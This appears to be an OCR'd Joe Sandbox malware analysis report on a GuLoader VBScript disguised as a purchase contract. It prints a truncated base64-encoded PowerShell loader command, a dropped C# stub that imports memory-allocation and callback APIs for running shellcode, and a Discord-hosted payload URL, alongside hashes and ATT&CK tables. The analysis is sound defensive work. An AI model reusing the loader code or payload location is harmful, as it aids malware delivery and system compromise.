

ID: 560422
Sample Name: tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
Cookbook: default.jbs
Time: 15:00:13
Date: 26/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Threatname: GuLoader 5
Yara Overview 5
Memory Dumps 5
Sigma Overview 5
System Summary 5
Jbx Signature Overview 5
AV Detection 5
Networking 5
System Summary 5
Data Obfuscation 5
HIPS / PFW / Operating System Protection Evasion 5
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 11
Created / dropped Files 11
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 11
C:\Users\user\AppData\Local\Temp\RESA312.tmp 11
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5o4o2mhb.iix.psm1 11
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gz54gho0.0ha.ps1 12
C:\Users\user\AppData\Local\Temp\ejetful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP 12
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs 12
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline 12
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.dll 13
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.out 13
C:\Users\user\Documents\20220126\PowerShell_transcript.813435.4Hmbfafm.20220126150134.txt 13
Static File Info 14
General 14
File Icon 14
Network Behavior 14
Statistics 14
Behavior 14
System Behavior 15
Analysis Process: wscript.exePID: 4676, Parent PID: 3440 15
General 15
File Activities 15
Registry Activities 15
Analysis Process: powershell.exePID: 7148, Parent PID: 4676 15
General 15
File Activities 16
File Created 16
File Deleted 17
File Written 17
File Read 21
Analysis Process: conhost.exePID: 7152, Parent PID: 7148 23

Copyright Joe Security LLC 2022

General 23
Analysis Process: csc.exePID: 6208, Parent PID: 7148 23
General 23
File Activities 24
File Created 24
File Deleted 24
File Written 24
File Read 24
Analysis Process: cvtres.exePID: 6620, Parent PID: 6208 24
General 24
File Activities 25
Disassembly 25


Windows Analysis Report

tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs


Overview

General Information

Sample Name:	tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
Analysis ID:	560422
MD5:	b8fbb413a49b2f0.
SHA1:	2071d3476c94b3..
SHA256:	cffa320db9834e3..
Infos:	



Detection




GuLoader

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- VBScript performs obfuscated calls…
- Yara detected GuLoader
- Wscript starts Powershell (via cmd …
- Potential malicious VBS script foun…
- Encrypted powershell cmdline option…
- Very long command line found
- C2 URLs / IPs found in malware con…
- Queries the volume information (nam…
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 4676 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 7148 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -NoExit -EncodedCommand "lwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAHAAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZgBhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQQAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQAsAHIAZQBmACAASQBuAHQAMwAyACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAQAAoAHMAZQByAHUAcQAsAGkAbgB0ACAAcwBlAHIAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAQQ

C09985AE74F0882F208D75DE27770DFA)

- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/933089228261294143/9"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.893175053.00000000099B0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

System Summary



Jbx Signature Overview

AV Detection



Found malware configuration

Networking



C2 URLs / IPs found in malware configuration

System Summary



Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation



VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

HIPS / PFW / Operating System Protection Evasion




Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 2 1 Scripting	Boot or Logon Initialization Scripts	1 DLL Side-Loading	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 2 1 Scripting	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/933089228261294143/9	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000005.00000002.886939928.00000000063C3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000005.00000002.877925546.0000000005566000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000005.00000002.876857673.0000000005361000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000005.00000002.877925546.0000000005566000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000005.00000002.877925546.0000000005566000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000005.00000002.886939928.00000000063C3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000005.00000002.886939928.00000000063C3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000005.00000002.886939928.00000000063C3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000005.00000002.886939928.00000000063C3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	560422
Start date:	26.01.2022
Start time:	15:00:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Copyright Joe Security LLC 2022

Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.evad.winVBS@8/10@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:02:04	API Interceptor	63x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.839308921501875
Encrypted:	false
SSDEEP:	192:yxoe5oVsm5emdVVFn3eGOVpN6K3bkkjo59gkjDt4iWN3yBGHh9smidcU6CXpOTik:DBVoGIpN6KQkj2Wkjh4iUx0mib4J
MD5:	937C6E940577634844311E349BD4614D
SHA1:	379440E933201CD3E6E6BF9B0E61B7663693195F
SHA-256:	30DC628AB2979D2CF0D281E998077E5721C68B9BBA61610039E11FDC438B993C
SHA-512:	6B37FE533991631C8290A0E9CC0B4F11A79828616BEF0233B4C57EC7C9DCBFC274FB7E50FC920C4312C93E74CE621B6779F10E4016E9FD794961696074BDFBF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\RESA312.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	3.9844957008769284
Encrypted:	false
SSDEEP:	24:H+DK9oVapOwgcKXNcaH2hKcjmfwI+ycuZhNW6akSJLPNnq9ed:ejIpOVcU3MK2mo1ulW6a3Jhq9+
MD5:	FC49CB16555CCB3E9712B61780093A4F
SHA1:	2CCC9817ACFB52EEA331713E6A51EB48A4F87E4C
SHA-256:	B16B44D6970784B72DA775D83FB9F2FD04B42C9FD8F09741F78CD2E54EA9E064
SHA-512:	A0C0B0B751083E80414167F26C252621A611B3B6071D24E6979DA92594B939759B65947DEE1EC97613CEC00840B835101AADD09B7F425D86C02A8B3848142B29
Malicious:	false
Reputation:	low
Preview:	L.....a.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....W....c:\Users\user\AppData\Local\Temp\ejet ful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP.....8N.O..Q.P_....q.....7.....C:\Users\user\AppData\Local\Temp\RESA312.tmp.-.<..... .'...Microsoft (R) CVTRES._.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0..... .....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F. i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...e.j.e.t.f.u.l.0...d.l.l.....(.....L.e.g.a.l.C. o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5o4o2mhb.iix.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gz54gho0.0ha.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\ejetful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.075622557496499
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry46ak7YnqqJLPN5Dlq5J:+RI+ycuZhNW6akSJLPNnqX
MD5:	384EEE4FB1D851BF505F99A9B0E57181
SHA1:	A05EB6B97B7CC034189F6C4CFC254170BDC30031
SHA-256:	EEB56A26B02324A42D7658541E8212A66F2E14703828BF69FF5C5ACFC33B209D
SHA-512:	ABADFE65F9EA390F249C8835179DAFE4173FB691BA6014413492A4E3C9E0DAFFE2EBA1F180A787E1E8CE4CE1EAAD0317053EDB1D9D8B2D16A97300DA3BF4609E
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...e.j.e.t.f.u.l.0...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...e.j.e.t.f.u.l.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	490
Entropy (8bit):	5.177061534453094
Encrypted:	false
SSDEEP:	12:V/DGrJonWvLRCSEYo9FMwQiP2HLlPJV7xRffnLR5:JomnWvLRCSEYk++SHFRffnf
MD5:	6EF217E1B387262CD37C8871BD75207A
SHA1:	D3D9DBD4C81658B7A1F9F0F99EBC4FF4F00C0D26
SHA-256:	38905131EE1E1DDEF2A4BC7CB49F29B1FF449275C3B21BE90AF10F2232052D57
SHA-512:	136AE87623D223CCA114A472897E28B4E663BBF9612F3E232B564DDBCCADD0D7F57A5EEDC7521267F7D4BDDEC469B10963AFAA7FE2BD27537F83BFDBD1612E09
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class SYDYEMENIT1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int SYDYEMENIT6,ref Int32 Natur9,int seru,ref Int32 SYDYEMENIT,int adju,int SYDYEMENIT7);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(uint seru5,int seru6,int seru7,int seru8,int seru9);..[DllImport("kernel32.dll")]public static extern void RtlMoveMemory(IntPtr seru1,ref Int32 seru2,int seru3);..}

C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.167077461780711
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fKT7ShGzxs7+AEszIN723fKT7Shb:p37Lvkmb6K2ayT7SkWZETayT7Sh
MD5:	F51709B660769C5A6D24A77C2713B8DD
